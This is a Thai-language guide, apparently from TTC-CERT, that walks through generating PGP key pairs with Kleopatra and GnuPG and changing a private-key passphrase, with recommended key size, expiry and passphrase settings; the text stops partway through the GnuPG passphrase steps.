
สามารถดำเนินการได้ดังนี้

(1) เรียกใช้งาน Kleopatra จาก shortcut ที่สร้างไว้

(2) คลิ๊ก **File ⟶ New Key Pair...** หรือกดปุ่ม **Ctrl+N**



(3) เลือกหัวข้อ Create a personal OpenPGP key pair




(4) โปรแกรมจะแสดงหน้าต่าง **Key Pair Creation Wizard** ให้กรอกข้อมูล ดังนี้


Name คือ ชื่อของบุคคลที่จะเป็นเจ้าของกุญแจ หน่วยงานหรือองค์กร หรือผลิตภัณฑ์

EMail คือ อีเมลสำหรับกุญแจที่ใช้

ติ๊กเลือกที่หัวข้อ **Protect the generated key with a passphrase.**, จากนั้นคลิ๊กที่ปุ่ม **Advanced Settings...**




(5) ภายในหน้าต่าง **Advanced Settings** สามารถตั้งค่าอัลกอริทึมที่จะใช้ในการสร้างกุญแจ ขนาดของกุญแจ ลักษณะการใช้งานซึ่งจะมีค่า Default คือ Signing, Certification, และ Encryption รวมไปถึงการกำหนดวันหมดอายุของกุญแจ ซึ่งศูนย์ TTC-CERT แนะนำให้เลือกใช้อัลกอริทึมแบบ RSA ขนาด 4,096 bits และกำหนดอายุการใช้งานกุญแจเพียง 2 ปี เมื่อตั้งค่าตามที่ต้องการเสร็จแล้ว ให้กดปุ่ม **OK**




(6) เมื่อกลับมาที่หน้าต่าง **Key Pair Creation Wizard** ให้ตรวจสอบความถูกต้องของข้อมูลที่กรอกอีกครั้ง เมื่อยืนยันความถูกต้องเรียบร้อยแล้วให้กดปุ่ม **Create**

(7) หน้าต่าง **pinetry-qt** จะแสดงขึ้นมา ให้ตั้งค่ารหัสผ่านในรูปแบบ passphrase สำหรับกุญแจส่วนตัว (Private PGP key) ของผู้ใช้งาน ในขั้นตอนนี้ให้ใส่ passphrase โดยมีรูปแบบตัวอักษรและความยาวของ passphrase ให้เป็นไปตามนโยบายของหน่วยงานหรือองค์กรกำหนด จากนั้นคลิ๊กที่ปุ่ม **OK**



(8) โปรแกรมจะเริ่มกระบวนการสร้าง Public key และ Private key ซึ่งอาจใช้ระยะเวลาซักครู่หนึ่ง




(9) เมื่อกุญแจถูกสร้างเสร็จเรียบร้อยแล้ว โปรแกรมจะแสดงหน้าต่างแจ้งผลลัพธ์ดังภาพด้านล่าง พร้อมแสดงรายละเอียด Fingerprint ของกุญแจ รวมถึงตัวเลือกช่องทางในการบริหารจัดการกุญแจ ดังนี้

Make a Backup Of Your Key Pair... คือ การทำสำเนาไฟล์กุญแจสำรอง


Send Public Key By EMail... คือ การส่ง Public key ผ่านทางอีเมลให้แก่ผู้รับ

Upload Public Key To Directory Service... คือ การอัพโหลด Public key ขึ้นสู่ Directory service ซึ่งเป็นบริการสาธารณะ ทำให้ผู้อื่นสามารถใช้งาน Public key ของเราได้

เพื่อดำเนินการต่อ ให้กดที่ปุ่ม **Finish**



(10) ในหน้าต่างหลักของโปรแกรม **Kleopatra** คลิ๊กที่หัวข้อ **Certificates** จะแสดงรายการของกุญแจทั้งหมดที่มี รวมถึง Public key และ Private key ที่พึ่งสร้างล่าสุด



การสร้างกุญแจสาธารณะ (Public PGP key) และกุญแจส่วนตัว (Private PGP key) โดยใช้โปรแกรม GnuPG

คำสั่ง gpg มี 3 options ในการสร้างกุญแจ :

(1) ตัวเลือก **--quick-generate-key** ผู้ใช้งานต้องระบุ USER-ID field ในคำสั่ง นอกจากนี้ยังสามารถระบุอัลกอริทึม และ/หรือ วันหมดอายุ ได้ โดยตัวเลือกนี้จะใช้ค่าเริ่มต้น(default) สำหรับตัวเลือกอื่น ๆ ทั้งหมด

(2) ตัวเลือก **--generate-key** ผู้ใช้งานจะถูกแจ้งให้ป้อนชื่อจริงและอีเมลก่อนที่จะยืนยันเพื่อดำเนินการต่อ ตัวเลือกนี้นอกจากจะสามารถสร้างกุญแจเข้ารหัสแล้ว ยังเก็บ revocation certificate อีกด้วย

(3) ตัวเลือก **--full-generate-key** ผู้ใช้งานจะถูกแจ้งให้ป้อนคำตอบสำหรับตัวเลือกทั้งหมด โดยศูนย์ TTC-CERT จะนำตัวเลือกนี้มาเป็นตัวอย่างในการสร้างกุญแจ

การสร้างกุญแจโดยโปรแกรม GnuPG ด้วยตัวเลือก --full-generate-key สามารถดำเนินการได้ดังนี้

```
$ gpg --full-generate-key
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection? 1
```

หลังจากที่พิมพ์คำสั่ง gpg --full-generate-key ผู้ใช้งานจะถูกแจ้งให้ป้อนคำตอบจากคำถามแรก คืออัลกอริทึมที่ต้องการใช้สำหรับกุญแจที่ต้องการจะสร้าง โดยปกติจะใช้ค่า default ในการตอบ คือ ข้อ (1) RSA and RSA (default) เว้นแต่นโยบายของหน่วยงานหรือองค์กรของผู้ใช้งานจะระบุไว้เป็นอย่างอื่น ก็ให้เลือกคำตอบที่สอดคล้องกับนโยบายของหน่วยงานหรือองค์กร

ต่อไปจะเป็นคำถามให้กำหนดขนาดของกุญแจ ให้ใช้ขนาดของกุญแจที่มีความยาวเป็น 4096 bits โดยการพิมพ์เลข 4096 ลงไป

```
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 4096
```

หลังจากนั้นระบบจะขึ้นคำถามให้ผู้ใช้งานระบุระยะเวลาที่สามารถใช้งานกุญแจเข้ารหัสได้ ซึ่งผู้ใช้งานจะต้องระบุอายุของกุญแจตามนโยบายของหน่วยงานหรือองค์กร หากไม่มีระบุในนโยบายของหน่วยงานหรือองค์กร ศูนย์ TTC-CERT แนะนำให้ระบุอายุของกุญแจ 2 ปี โดยการพิมพ์ “2y” สังเกตว่าค่าเริ่มต้นคือ "ไม่หมดอายุ" ซึ่งเพื่อความปลอดภัยผู้ใช้งานไม่ควรใช้ค่านี้ เนื่องจากกุญแจจะไม่มีการเพิกถอนโดยอัตโนมัติแม้ว่ากุญแจส่วนตัว (Private PGP key) จะถูกบุกรุกหรือขโมยออกนำไปใช้โดยผู้อื่นก็ตาม แต่อย่างไรก็ตามผู้ใช้งานจะต้องมีแผนที่จะอัปเดตและเปลี่ยนกุญแจก่อนที่มันจะหมดอายุ ศูนย์ TTC-CERT แนะนำให้ใช้โปรแกรมประเภท Calendar เช่น Google Calendar หรือโปรแกรมอื่น ๆ ตามที่หน่วยงานหรือองค์กรใช้งาน ตั้งค่าการแจ้งเตือนไว้ 1 เดือนก่อนที่กุญแจจะหมดอายุ เพื่อให้ผู้ใช้งานได้เตรียมการสร้างกุญแจใหม่หรือเพิ่มอายุการใช้งานกุญแจต่อไป

```
Please specify how long the key should be valid.
         0 = key does not expire
       <n>  = key expires in n days
       <n>w = key expires in n weeks
       <n>m = key expires in n months
       <n>y = key expires in n years
Key is valid for? (0) 2y
```

ลำดับต่อไป ระบบจะขอข้อมูลเพื่อใช้ในการสร้าง identity ดังนี้

(1) Real name คือ ชื่อของบุคคลที่จะเป็นเจ้าของกุญแจ หน่วยงานหรือองค์กร หรือผลิตภัณฑ์


(2) Email address คือ อีเมลสำหรับกุญแจที่ใช้

(3) Comment คือ สามารถระบุ หน่วยงานหรือองค์กร การใช้งาน หรือเวอร์ชันได้ ตามความต้องการของผู้ใช้งาน

เมื่อระบุเรียบร้อยแล้วให้พิมพ์ O เพื่อตกลงใช้ค่านี้

```
GnuPG needs to construct a user ID to identify your key.

Real name: Temporary Surname
Email address: temp@ttc-cert.or.th
Comment: TTC-CERT
You selected this USER-ID:
    "Temporary Surname (TTC-CERT) <temp@ttc-cert.or.th>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
```

หลังจากยืนยันการตั้งค่า ระบบจะร้องขอให้ผู้ใช้งานกำหนด passphrase สำหรับกุญแจส่วนตัว (Private PGP key) ของผู้ใช้งาน



ในขั้นตอนนี้ให้ใส่ passphrase โดยมีรูปแบบตัวอักษรและความยาวของ passphrase ให้เป็นไปตามนโยบายของหน่วยงานหรือองค์กรกำหนด ศูนย์ TTC-CERT แนะนำให้ใช้ความยาวของ passphrase อย่างน้อย 8 ตัวอักษร ซึ่งประกอบไปด้วย ตัวอักษรพิมพ์เล็ก ตัวอักษรพิมพ์ใหญ่ ตัวเลข และตัวอักขระพิเศษ อย่างละ 1 ตัวอักษรเป็นอย่างน้อย และต้องไม่ประกอบเป็นคำที่อยู่ใน Dictionary

นอกจากนี้ การสร้างกุญแจเข้ารหัสจะต้องสร้างข้อมูลตั้งต้นแบบสุ่ม (random bytes) เพื่อใช้ในการสร้างกุญแจเข้ารหัส จะต้องตรวจสอบเอนโทรปี (entropy) เพื่อดูค่าการสุ่ม ว่าเป็นจำนวนคี่ยอมรับได้หรือไม่ สามารถตรวจสอบโดยคำสั่ง

```
$ cat /proc/sys/kernel/random/entropy_avail
3208
```


หากค่า entropy น้อยกว่า 3000 ผู้ใช้งานอาจต้องสร้าง entropy เพิ่มเติมโดยในระหว่างการสร้างกุญแจเข้ารหัส ควรมีการใช้งานคีย์บอร์ดและเมาส์ให้มากขึ้นเพื่อใช้เป็น input ในการสร้างข้อมูลตั้งต้นแบบสุ่ม (random bytes)

การเปลี่ยน Passphrase สำหรับกุญแจส่วนตัว (Private PGP key)


การเปลี่ยน Passphrase สำหรับกุญแจส่วนตัว (Private PGP key) โดยใช้โปรแกรม Gpg4win

สามารถดำเนินการได้ดังนี้


(1) เปิดโปรแกรม **Kleopatra** ในช่อง Panel คลิ๊กปุ่ม **Certificates** จะแสดงรายการกุญแจทั้งหมดที่มี รวมถึง Public key ของผู้อื่นที่เคยเพิ่มไว้




(2) ใน Dropdown menu ที่บริเวณด้านขวาของหน้าต่างโปรแกรม, คลิ๊กเลือก **My Certificates** เพื่อแสดงเฉพาะรายการกุญแจของผู้ใช้เท่านั้น




(3) คลิ๊กเลือกกุญแจที่ต้องการจะเปลี่ยน Passphrase จากนั้นที่เมนูด้านบนคลิ๊ก **Certificates ⟶ Change Passphrase...**




(4) หน้าต่าง **pinentry-qt** จะปรากฏขึ้นมา ให้ทำการกรอก Passphrase ปัจจุบันเพื่อทำการปลดล็อก จากนั้นกดปุ่ม **OK**



(5) จากนั้นให้ทำการกรอก Passphrase ใหม่ตามที่ต้องการ แล้วจึงกด OK



(6) หน้าต่าง **Passphrase Change...** จะปรากฏขึ้นมาตามภาพ เป็นการยืนยันว่าทำการเปลี่ยน Passphrase เสร็จเรียบร้อยแล้ว



การเปลี่ยน Passphrase สำหรับกุญแจส่วนตัว (Private PGP key) โดยใช้โปรแกรม GnuPG

สามารถดำเนินการได้ดังนี้

(1) ใช้คำสั่ง gpg --edit-key แล้วตามด้วย PGP Key Identifier เช่น Email Address ของตนเอง


```
$ gpg --edit-key temp@ttc-cert.or.th
```

(2) จะเข้าสู่ subprompt ของ gpg ในส่วนนี้สามารถพิมพ์คำสั่ง help เพื่อดูได้ว่า ผู้อ่านจะสามารถแก้ไขค่าต่างๆ เกี่ยวกับ PGP Key อะไรได้บ้าง

